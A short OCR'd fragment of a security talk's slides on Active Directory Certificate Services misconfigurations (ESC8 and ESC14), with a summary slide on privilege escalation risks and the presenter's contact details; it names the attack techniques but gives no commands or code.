



ESC8 – Attack Overview



Example Attack ESC14

ESC14





https://posts.specterops.io/adcs-esc14-abuse-technique-333a004dc2b9

Summary

Summary

- Active Directory security is hard
- Configuring the different services (like AD CS) securely is hard
- Good know-how is required to understand the consequences of settings
- Small misconfigurations can lead to serious issues (privilege escalation)
- Simple tools can help you to analyze the AD
- Try it in your infrastructure (of course, only if you have the permission 😉)

Questions?

👨‍💼 emanuel.duss@compass-security.com

📧 me@emanuelduss.ch

🌍 https://www.emanuelduss.ch

🐘 @emanuelduss@infosec.exchange


COMPASS
SECURITY